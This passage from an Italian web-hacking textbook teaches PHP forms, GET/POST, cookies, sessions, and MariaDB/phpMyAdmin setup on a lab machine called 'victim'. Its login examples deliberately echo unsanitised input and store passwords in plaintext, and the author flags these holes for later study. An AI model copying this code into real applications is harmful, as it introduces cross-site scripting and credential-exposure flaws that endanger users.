   echo("Hello, World!");
?>
```

Questo, signore e signori, è codice PHP! Analizziamolo come abbiamo fatto con gli altri:

- **Il codice PHP si apre e si chiude** con i tag <?php (spesso si potrà trovare anche solo <? e ?>
- **Il codice PHP si commenta** come il CSS, utilizzando // per una sola riga o /* e */ per più righe
- **Il codice PHP**, esattamente come il Javascript, **chiude ogni riga** con il ;
- **Le pagine PHP** hanno solitamente l'estensione **.php**

Caricando l'URL http://victim/test.php noteremo come, in realtà, vedremo a schermo stampato solo "Hello, World!"; a differenza di un linguaggio di mark-up, e come per il Javascript, abbiamo fatto uso di una funzione – in questo caso echo ()– che permette di stampare a video un messaggio da noi specificato, mentre tutto il resto viene elaborato da un interprete.

Come il Javascript anche il PHP vuole le stringhe tra apici (') e virgolette ("). Non dimenticare MAI questo concetto!

Nota avanzata: Come vedi tra le due parentesi abbiamo usato i doppi apici. Questi simboli stanno a significare che al suo interno stiamo racchiudendo una stringa: senza di esse infatti il programma andrà in errore. Se tuttavia dovessi sentire l'esigenza di usare dei doppi apici puoi utilizzare il backslash (\) di fronte ad essa, ad esempio: echo(" Voglio usare le \"Virgolette\" ");

La probabilità di compiere errori durante la scrittura, specie se è la tua prima volta, è molto elevata! Basta una virgola in meno o uno spazio non visto e la pagina risulterà completamente bianca. Per questo ti consiglio di abilitare in **victim** il debugger interno a PHP modificando il file php.ini:

```
$ nano /etc/php/7.0/apache2/php.ini
```

Con [CTRL+W] puoi ricercare un termine (dovrai trovare display_errors) e modificarne il valore da "Off" a "On" [Figura 3.6]. Una volta fatto procedi al riavvio del web server:

```
$ service apache2 restart
```

```
  GNU nano 2.7.4            File: /etc/php/7.0/apache2/php.ini              Modificato

; sending them to STDOUT.
; Possible Values:
;   Off = Do not display any errors
;   stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
;   On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
display_errors = On

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. PHP's default behavior is to suppress those
; errors from clients. Turning the display of startup errors on can be useful in
; debugging configuration problems. We strongly recommend you
; set this to 'off' for production servers.
; Default Value: Off
; Development Value: On
; Production Value: Off

^G Guida      ^O Salva      ^W Cerca        ^K Taglia     ^J Giustifica ^C Posizione
^X Esci       ^R Inserisci  ^\ Sostituisci  ^U Incolla    ^T Ortografia ^_ Vai a riga
```

Figura 3.6: non impazzire cercando errori, fai in modo che sia il web server a dirti cosa non va!

Nota avanzata: non volevo confonderti ulteriormente ma è doveroso anticipare quanto segue: PHP all'inizio era un linguaggio con paradigma procedurale (quello che useremo in questo testo) ma con

la versione 5 ha integrato anche la programmazione ad oggetti (OOP). La programmazione ad oggetti è il modo migliore se si vuole progettare applicazioni complesse; inoltre molti programmatori fanno uso di framework, delle strutture logiche di supporto che facilitano di molto il lavoro di sviluppo, anticipando le necessità che il programmatore avrà.

3.5.2 PHP e HTML, un matrimonio che s'ha da fare

Da una parte abbiamo il PHP, dall'altro l'HTML; due linguaggi possono coesistere in maniera armoniosa poiché hanno scopi e princìpi diversi.

Il **PHP può generare codice HTML** – e non viceversa – quindi spesso ti troverai a lavorare con soli file di tipo .php . Riprendiamo il file test.php e proviamolo da noi [Codice 3.10]:

Codice 3.10

```
<?php
   echo("
        <html>
                <head>
                        <title>Ciao a tutti!</title>
                </head>
                <body>
                        Questo è HTML
                </body>
        </html>
   ");
   ?>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/7.php

Il risultato che ci si presenterà sarà il medesimo di una normale pagina HTML.

Come abbiamo anticipato un linguaggio back-end (come PHP) può anche interagire con i file presenti nel Web Server. Dunque, potremmo decidere di includere un file esterno nel nostro mini-programma, aggiungendo alla fine dell'echo il seguente codice [Codice 3.11]:

Codice 3.11

```
</html>
");
include("hacklog.html");
?>
```

Se tutto è stato eseguito alla lettera ti troverai una pagina web contenente codice esterno.

Questa logica sta alla base delle **pagine dinamiche**: se dovessi avere 100 pagine, tutte che includono un'unica pagina esterna (come un menù), e volessi cambiarne l'output, ti basterebbe cambiarlo solo dalla pagina inclusa!

3.5.3 Una pagina di login? Ma certo!

HTML e PHP sono un'accoppiata micidiale quando c'è da scambiarsi informazioni tra di loro. Come si fa?

Iniziamo creando un nuovo file:

```
$ nano login.php
```

In questo esempio simuleremo una pagina di login, facendo in modo che sia in grado di auto-inviarsi delle informazioni e creando a tutti gli effetti un'applicazione "pensante"; la pagina sarà quindi http://victim/login.php

Compiliamo la pagina come segue [Codice 3.12]:

Codice 3.12

```
<html>
   <body>
      <form name="login" method="GET"
action="login.php">
         <input type="text" name="password" />
         <input type="submit" value="Accedi" />
      </form>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/7.1.

Spieghiamo in breve le varie tag presenti:

- **<form>**, questa tag viene utilizzata per comunicare all'HTML che "tutto quello che è qui dentro può essere inviato". Nota la presenza dell'attributo **action**, che permette di specificare a quale pagina inviare i dati (in questo caso la stessa in cui ci troviamo). Parleremo invece del **method** più tardi.
- **<input>**, ne abbiamo usati due: questi tag permettono di far interagire l'utente in maniera più marcata. Nel **type** abbiamo usato text (per indicare che l'utente può inserire testo) e submit (per mostrare un pulsante che invia il contenuto del form)

Uhm... non è molto sicuro lasciare la password in chiaro, non trovi? Facciamo un piccolo cambiamento alla input text, sostituendo il type in password [Codice 3.13]:

Codice 3.13

```
<input type="password" name="password" />
```

Occhio a non fare confusione tra il type e il name! Con il primo si identifica il tipo di input (che sono standard HTML) mentre con name identifichi univocamente il campo testo.

3.5.3.1 TRASFERIMENTO DEI DATI

La logica di questa pagina si traduce in: *invia tutto ciò che è dentro il form alla pagina login.php (che poi è se stessa)*. Come facciamo a recuperare i dati? Con il PHP ovviamente[35] [Codice 3.14]:

Codice 3.14

```
<html>
   <body>
      <?php
         if(isset($_GET['password']))
         {
               $password = $_GET['password'];
               echo("La tua pass è: " . $password);
         }
         ?>
      <form name="login" method="get"
action="login.php">
```

```
        <input type="text" name="password" />
        <input type="submit" value="Accedi" />
      </form>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/8.htm

Il poco codice che abbiamo scritto dirà:

1) Verifica **se** esiste nella query-string (a breve vedremo di che si tratta) il parametro "password"; se così fosse crea una **variabile** (chiamata $password) e salva in essa il valore che recuperi dal GET (tra poco ti dirò di cosa tratta). Nota che le variabili in PHP si creano mettendo il **simbolo dollaro** ($) di fronte alla nome della variabile che si vuole creare.

2) **Stampa a video** la stringa "La tua pass è: " seguita dalla variabile $password. Nota l'utilizzo del punto (.) che "concatena" due tipi di valori diversi (una stringa e una variabile). Questo è fondamentale, altrimenti otterresti un errore.

Prima di proseguire vorrei farti notare una cosa curiosa: nel codice che abbiamo scritto ci sono almeno un paio di vulnerabilità capaci di compromettere la sicurezza dell'applicazione! Trattieni i bollori, ne riparleremo a tempo debito :)

3.5.3.2 DICHIARAZIONI IF, ELSEIF E ELSE

Nell'universo della programmazione è fondamentale sapere se esistono le condizioni per poter fare qualcosa oppure no. La struttura di una dichiarazione si basa su questo semplice principio:

Logica	Programmazione
Se questa condizione è vera	IF
Se quest'altra condizione è vera	ELSEIF
Se nessuna delle condizioni precedenti viene soddisfatta	ELSE

Cerchiamo di fare qualche facile esempio per capire a cosa ci riferiamo. Una dichiarazione base è data dalla **condizione IF** come la seguente:

```
SE <CONDIZIONE>
```

```
{
        FAI QUALCOSA
}
```

Quindi SE ci sono le condizioni che il programma si aspetta allora FAI QUALCOSA: questo "FAI QUALCOSA" è sempre indicato dentro le {parentesi graffe}. Una dichiarazione molto semplice può essere [Codice 3.15]:

Codice 3.15

```php
<?php

if ($numero == 1) {
        echo ("Il numero che hai scelto è 1");
}
```

Possiamo però voler dire anche di fare qualcos'altro SE una condizione non viene rispettata. Questo si fa con la **condizione ELSE**, quindi diremo:

```
SE <CONDIZIONE>
{
        FAI QUALCOSA
}
ALTRIMENTI
{
        FAI QUALCOS'ALTRO
}
```

Che in programmazione PHP risulterà [Codice 3.16]:

Codice 3.16

```php
<?php

if ($numero == 1) {
          echo ("Il numero che hai scelto è 1");
}
else {
          echo ("Il numero che hai scelto non è 1");
}
```

In questo modo possiamo prendere nuove decisioni qualora la condizione specificata non sia vera. E se volessimo verificare se un'altra condizione è vera? Useremo la **condizione ELSEIF**:

```
SE <CONDIZIONE>
{
        FAI QUALCOSA
}
OPPURE <CONDIZIONE>
{
        FAI QUALCOS'ALTRO
```

```
}
ALTRIMENTI
{
        FAI QUALCOS'ALTRO ANCORA
}
```

Che tradotto in linguaggio PHP sarà invece [Codice 3.17]:

Codice 3.17

```
<?php

if ($numero == 1) {
        echo ("Il numero che hai scelto è 1");
}
elseif ($numero == 2) {
        echo ("Il numero che hai scelto è 2");
}
else {

echo ("Il numero che hai scelto non è né 1 né 2");
}
```

È molto importante saper usare le condizioni: senza di esse non sapremmo come il programma ragiona e decide di compiere determinate azioni piuttosto che altre.

Dati questi concetti, andiamo a migliorare il nostro codice come segue [Codice 3.18]:

Codice 3.18

```
<html>
   <body>
      <?php
         if(isset($_GET['password']))
         {
                $password = $_GET['password'];
                echo("La tua pass è: " . $password);
```

```
            }
            else
            {
            echo("Non hai specificato alcuna pass");
            }
            ?>
        <form name="login" method="get"
action="login.php">
            <input type="password" name="password" />
            <input type="submit" value="Accedi" />
        </form>
    </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/8.htm

Nota avanzata: se sei un programmatore PHP probabilmente storcerai il naso per la poca "cura" con cui abbiamo controllato l'input. Approfondiremo gli argomenti nei capitoli successivi.

3.5.3.3 METODI GET E POST

Come ricorderai (Capitolo 3.4.1) con gli URL abbiamo accennato le query-string. Questa feature permette di passare in chiaro le informazioni da una pagina all'altra: basti infatti vedere il risultato una volta compilato l'input:

```
http://localhost/login.php?password=h4ckl0g
```

Questo, come avrai capito, non è proprio un bene quando c'è da passare informazioni di una certa riservatezza. Il passaggio dei valori di un form attraverso la query-string avviene a causa del method="get" visto nel capitolo precedente; inoltre, se nel form non viene specificato alcun method, l'HTML di default utilizzerà il **GET**.

Per evitare che ciò accada possiamo sostituire il valore dell'attributo method con **POST**; in questo modo invieremo i dati senza che l'URL ne mostri il contenuto [Codice 3.19]:

Codice 3.19

```
<html>
   <body>
      <?php
         if(isset($_POST['password']))
         {
                $password = $_POST['password'];
                echo("La tua pass è: " . $password);
         } else {
         echo("Non hai specificato alcuna pass");
         }
         ?>
      <form name="login" method="post"
action="login.php">
         <input type="password" name="password" />
         <input type="submit" value="Accedi" />
      </form>
   </body>
</html>
```

```
https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/9.htm
```

3.5.3.4 COOKIE

Occorre prima di tutto specificare che il protocollo HTTP è stateless, ovvero che dopo ogni richiesta ad una pagina web, il server "dimentica" l'identità di un utente. Una delle soluzioni che le applicazioni usano per memorizzare l'identità di un utente è attraverso i **cookies**, piccoli file che risiedono nel computer client e che possono essere letti dal web server.

Spieghiamolo con un po' di codice, aggiungendo dopo la dichiarazione della variabile [Codice 3.20]:

Codice 3.20

```php
<?php
...
$password = $_POST['password'];
setcookie("nome_cookie", $password);
echo ("La tua pass è: " . $_COOKIE['nome_cookie']); ..
```

Purtroppo come potrai notare compilando il form bisognerà ricaricare nuovamente la pagina prima di visualizzare la password in chiaro: questo succede poiché il linguaggio PHP considera lo stato iniziale del browser e non le modifiche che intercorrono. Più semplicemente, quando carichiamo nuovamente la pagina il browser non ha ancora il cookie: questo viene creato durante lo script (con la funzione **setcookie**) mentre **$_COOKIE[]** si aspetta un cookie prima ancora dell'avvio applicazione!

Ci sono diverse soluzioni per ovviare al problema, tuttavia ai fini del nostro apprendimento non è necessario approfondire ulteriormente l'argomento (nulla che un buon libro sulla programmazione PHP o una guida in rete non possa risolvere).

3.5.3.5 SESSIONI

Analogamente ai cookie, le **sessioni** vengono in sostegno al programmatore che vuole memorizzare informazioni di vario tipo, salvandole questa volta nel server anziché nel client.

A differenza del cookie però la sessione muore con la chiusura della tab del

browser, mentre esso può rimanere salvato nel browser per un tempo indeterminato. Il funzionamento è tuttavia simile, sebbene cambino le funzioni [Codice 3.21]:

Codice 3.21

```
<?php
...
$password = $_POST['password'];
session_start();
$_SESSION['nome_sessione'] = $password;
echo ("La tua pass è: " . $_SESSION['nome_sessione']);
...
```

In questo caso si indica a PHP di collezionare le sessioni (**session_start**), di salvare la password dentro la sessione (**$_SESSION[]**) e infine di stamparla.

Come potrai notare il "difetto" di programmazione della sessione non si presenta come nel cookie: ciò è dovuto dal fatto che il server anticipa già le sessioni prima ancora di assegnarle, per questo motivo vedrai la password in chiaro sin da subito.

Sia setcookie che session_start sono funzioni che devono essere evocate prima di qualunque stampa a video di qualsiasi cosa, altrimenti il codice semplicemente non funzionerà! Tienilo a mente qualora volessi "giocherellare" un po' con le tue pagine web :)

3.5.3.6 LA NOSTRA PRIMA APPLICAZIONE WEB

Urrah! Abbiamo appena creato la nostra applicazione web! Se dovessi avere problemi con il codice (qualcosa che non funziona) ti lascio qui **l'intero codice scritto** fino ad ora [Codice 3.22]:

Codice 3.22

```
<html>
   <body>
      <?php
         if(isset($_POST['password']))
         {
                $password = $_POST['password'];
                session_start();
                $_SESSION['nome_sessione'] =
$password;
                echo("La tua pass è: " .
$_SESSION['nome_sessione']);
         }
         else
         {
                echo("Non hai specificato alcuna
pass");
         }
      ?>
      <form name="login" method="post"
action="login.php">
         <input type="password" name="password" />
         <input type="submit" value="Accedi" />
      </form>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/10.ht

Con poche righe siamo riusciti a progettare una piccola applicazione web in

grado di leggere un input utente (la password), stamparla a video e salvarne le credenziali sia su un browser che sul server.

Questo è, in soldoni, la programmazione in PHP. Niente male, non è vero? :)

3.6 Database

L'ultimo elemento che compone un'applicazione web è il Database: costruendo una qualunque applicazione arriverà presto o tardi la necessità di salvare dei dati per poi recuperarli successivamente e in qualsiasi momento.

Con un Database è possibile conservare *diverse tipologie di informazioni*, ad esempio i dati di login di un utente, il contenuto delle pagine di un sito e molto altro: per un cyber-criminale avere accesso a questo contenitore significherebbe ottenere il Santo Graal!

Il Database è quindi gestito da un **DBMS** che si occupa di *memorizzare, manipolare e collegare* dei dati: se in passato erano sufficienti dei semplici file di testo col tempo la complessità e la crescita di questi contenitori hanno richiesto la necessità di sviluppare ambienti appositamente pensati per lo scopo.

Negli anni le diverse software house hanno progettato i loro DBMS per venire incontro alle esigenze del mercato degli sviluppatori: esistono DBMS proprietari o a pagamento (come Oracle Database e Microsoft SQL Server) o quelli free e proprietari come MySQL, PostgreSQL, Percona, SQLite e via discorrendo.

Nel nostro caso faremo uso di **MariaDB**, un DBMS nato dalle ceneri di MySQL e ritenuto oggi come il successore spirituale di quest'ultimo. Per installarlo, con tutte le dipendenze del caso, lanciamo:

```
$ apt install mariadb-client mariadb-server php7.0-mysql
```

Ci verrà chiesto se vogliamo di riconfigurare il Server Web: selezioniamo Apache con [SPAZIO], spostiamoci su OK [TAB] e confermiamo [INVIO]. Come per Apache possiamo verificare il funzionamento del servizio lanciando:

```
$ service mysql status
```

Ricevendo il solito messaggio:

```
mariadb.service - MariaDB database server
```

```
   Loaded: loaded (/lib/systemd/system/mariadb.service; enabled;
vendor preset:
   Active: active (running) since Wed 2018-02-28 16:23:44 CET; 3min
9s ago
 Main PID: 7118 (mysqld)
   Status: "Taking your SQL requests now..."
 ...
```

Se presente alla terza riga lo status Active: active (running) [Figura 3.7] significa che il processo è correttamente avviato. Se così non fosse puoi riavviarlo lanciando il comando:

```
$ service mysql restart
```

sostituendo l'ultimo parametro con *start* e *stop* per le medesime azioni.

```
root@hacklog:/var/www/html# service mysql status
● mariadb.service - MariaDB database server
                              md/system/mariadb.service; ena
  Active: active (running)   ince Thu 2018-06-07 18:43:02
                              t=/bin/sh -c systemctl unset-
 Process: 11428 ExecStartPost=/etc/mysql/debian-start (co
 Process: 11312 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/g
 Process: 11308 ExecStartPre=/bin/sh -c systemctl unset-e
 Process: 11305 ExecStartPre=/usr/bin/install -m 755 -o m
Main PID: 11401 (mysqld)
  Status: "Taking your SQL requests now..."
   Tasks: 26 (limit: 4915)
  CGroup: /system.slice/mariadb.service
          └─11401 /usr/sbin/mysqld
```

Figura 3.7: il servizio mariadb è attivo e funzionante

3.6.1 Tabelle, Righe e Colonne

La struttura su cui si basa un Database è fondamentalmente incentrata sui concetti delle tabelle, righe e colonne.

Devi sapere che ogni database al suo interno contiene una o più **Tabelle**: la loro natura è solitamente quella di "categorizzare" il contenuto delle informazioni. Se prendiamo ad esempio un Forum all'interno del database troveremo diverse tabelle: una per gli utenti, una per i post, una per le sezioni e via dicendo.



Come le normali tabelle grafiche (esatto, quelle che fai con Excel, con un editor di testo oppure come ti hanno insegnato a scuola con carta e penna) esse sono fatte di *righe (record o row)* e di *colonne (column)*. Prendiamo come esempio il seguente schema:

Tabella: utenti

id	username	password	email	anni
1	admin	h4ckl0g%21	admin@hacklog.it	28
2	murder	NvLSfn)6da_	murdercode@hacklog.it	29
3	stefano	s9lli4"1ew*@	s.novelli@inforge.net	69

In questo esempio possiamo dire che:

- La **tabella** si chiama utenti
- Esistono 5 **colonne** che rappresentano i valori contenuti nelle righe
- Esistono 3 righe che contengono i valori

3.6.2 L'importanza dell'ID

Dovrebbe essere tutto chiaro, ad eccezione probabilmente dell'**id**: questa colonna è solitamente rappresentata da **numeri interi** (in gergo INT) che si **auto-incrementano** ogni volta che viene creato un nuovo valore.

Immagina che un utente crei un nuovo account nella tabella appena vista: l'applicazione web scriverà nella tabella una nuova riga, quindi aggiungerà un nuovo id (4) calcolato in base al precedente:

Tabella: utenti

🔑 id	username	password	email	anni
1	admin	h4ckl0g%21	admin@hacklog.it	28
2	murder	NvLSfn)6da_	murdercode@hacklog.it	29
3	stefano	s9lli4"1ew*@	s.novelli@inforge.net	69
4	novelli	nvlSeW@FJm	novelli.s@hacklog.it	96

Avrai inoltre notato che, affianco a id, è posta una chiave (🔑): nei Database questa icona rappresenta la **chiave primaria**, un campo speciale che identifica in maniera univoca una riga nel database.

Una chiave primaria ci permette di sapere con precisione di quale elemento stiamo parlando: se dovessimo avere degli omonimi nei rispettivi campi non sapremmo di quale specifico valore si tratta.

Prendiamo l'esempio di un'altra tabella:

Tabella: post


🔑 id	titolo	testo
1	Ciao a tutti!	Mi chiamo murder e ho 28 anni
2	Salute!	Mi chiamo Stefano!
3	Ciao a tutti!	Mi piace l'arrampicata :)
4	Salute!	Mi chiamo Stefano!

Come vedi i post con ID 2 e 4 hanno il contenuto simile: come fa l'applicazione


a sapere quale dei due rimuovere, quando ad esempio dovessimo cliccare sul relativo pulsante? Non potrebbe!

3.6.3 Relazioni tra Tabelle

Consideriamo la seguente situazione:



Negli esempi che abbiamo appena fatto non ci sono dei modi per capire quale utente ha scritto un post; inoltre, anche aggiungendo una colonna (es: autore) alla tabella post si presenterebbe un problema non da meno: se dovessimo modificare o rimuovere l'utente dalla tabella utenti il suo nome rimarrebbe in quello dei post!



Il modello più diffuso dei DBMS – compreso quello di MariaDB – viene detto di tipo **relazionale**: in buona sostanza ci è permesso di collegare le informazioni tra loro attraverso delle relazioni.

Questo schema relazionale viene chiamato di tipo **uno-a-molti**: significa cioè che un solo utente (**uno**) può scrivere tanti post (**molti**) e non viceversa; infatti, lo stesso post (inteso con quella id primaria, non come contenuto ricorda!) non può essere scritto da più utenti.

Esistono anche relazioni **uno-a-uno** e **molti-a-molti**: perché non provi a pensare a quali situazioni si potrebbero creare con queste relazioni?

3.6.4 Il nostro primo database

In questo capitolo vedremo come creare un database, predisporre delle tabelle e strutturarle in modo da poterci essere utili per eseguire diverse operazioni all'interno della web application.

Operando da Terminale è possibile **connettersi al DBMS** attraverso il client di mysql precedentemente installato:

```
$ mysql -u root -p
```

Creare un database è un'operazione semplice. Basta lanciare il comando:

```
mysql > CREATE DATABASE forum;
```

dove *forum* sarà il nome del database. Lanciando il comando (query) si potrà capire che è andato tutto secondo i piani in quanto il DBMS risponderà con:

```
Query OK, 1 row affected (0.00 sec)
```

In caso risponda ERROR... verifica che non ci siano errori di grammatica o dimenticanze (occhio soprattutto ad apici e punti e virgola).

A questo punto sarebbe opportuno **creare un utente** all'interno del DBMS capace di lavorare all'interno del Database. Usare l'account root per operare nel DB sarebbe un rischio troppo elevato e non consigliabile in nessuna circostanza:

```
mysql >  CREATE USER 'user'@'localhost' IDENTIFIED BY 'passw0rd';
```

In questo esempio abbiamo creato l'utente "user", in grado di lavorare all'interno di localhost, con la password "passw0rd". È il momento di dire al DBMS che ha i permessi per lavorare all'interno del nostro Database:

```
mysql > GRANT ALL PRIVILEGES ON forum.* to 'user'@'localhost';
```

Possiamo a questo punto rigenerare i permessi, quindi uscire dal client mysql:

```
mysql > FLUSH PRIVILEGES;
```

```
mysql > quit
```

3.6.5 phpMyAdmin, l'amico dei Database

Operare in un Database attraverso il Terminale può risultare parecchio frustrante, specie per chi non è abituato ad utilizzarlo notte e giorno: per ovviare a questo problema ci viene incontro **phpMyAdmin**, una delle tante interfacce grafiche che ci consentono di lavorare all'interno di un DBMS senza impazzire tra le mille funzioni che devono essere ricordate.

Uno dei vantaggi di phpMyAdmin è quello di essere onnipresente in quasi tutti gli hosting[36] (a base Linux): ciò significa che, quando sarà il momento di parlare di hosting esterni, ritroveremo molto probabilmente phpMyAdmin già preinstallato. Al momento però non è presente nel nostro Sistema Operativo, quindi installiamolo con il comando:

```
$ apt install phpmyadmin
```

Ci verrà chiesto di inserire una password (o di farne generare una) con cui verrà creato l'account phpmyadmin da associare al DBMS; in seconda battuta ci verrà chiesto se vogliamo configurare il database di phpmyadmin con dbconfig-common: anche in questo caso scegliamo <Si> [INVIO]. L'interfaccia grafica sarà ora disponibile all'indirizzo http://victim/phpmyadmin [Figura 3.8].




Figura 3.8: schermata di login di phpMyAdmin

Procediamo al login con l'account creato nel capitolo precedente (nel nostro caso user e passw0rd) e verremo rifiondati nella dashboard iniziale [Figura 3.9].




Figura 3.9: dashboard iniziale di phpMyAdmin

3.6.5.1 CREAZIONE DI UNA TABELLA

Lo scopo di questo capitolo è quello di creare un piccolo Database in grado di funzionare con un'applicazione web progettata da noi, per poi capire in che modo questa può essere violata.

Da phpMyAdmin selezioniamo il database *forum* (nella colonna sinistra), quindi nella tab *Structure* (tasto presente in alto) ci verrà comunicato che non esistono tabelle, proponendoci di crearne una. Compiliamo il form indicando il nome (*utenti*) e il numero di colonne (*5*) [Figura 3.10].

Figura 3.10: creiamo la nostra prima tabella in phpMyAdmin

Andremo ora a ricreare la struttura della tabella vista in precedenza, che riporto per motivi di comodità:

Tabella: utenti

🔑 id	username	password	email	anni
1	admin	h4ckl0g%21	admin@hacklog.it	28

Dal form di creazione di una tabella andremo a compilare come segue (se hai dubbi fai riferimento alla Figura 3.11), quindi ricordati di salvare le modifiche col tasto *Save* (in fondo a destra). Spiegheremo più avanti i significati di *Type* e *Lenght/Values*, per ora attieniti a seguire alla lettera lo schema:

Name	Type	Lenght/Values	Index	A_I
id	INT	11	PRIMARY	X
username	VARCHAR	16		
password	VARCHAR	32		
email	VARCHAR	64		

anni	INT	3

Ricorda che il primo campo (id) dovrà essere una chiave primaria auto-incrementale (in phpMyAdmin il campo è A_I): in ogni caso spuntando la checkbox dell'A_I il client si preoccuperà di consigliarci automaticamente una Index di tipo Primary.

Table name: utenti   Add 1 column(s)

Structure

Name	Type	Length/Values	Index	A_I
id Pick from Central Columns	INT	11	PRIMARY PRIMARY	☑
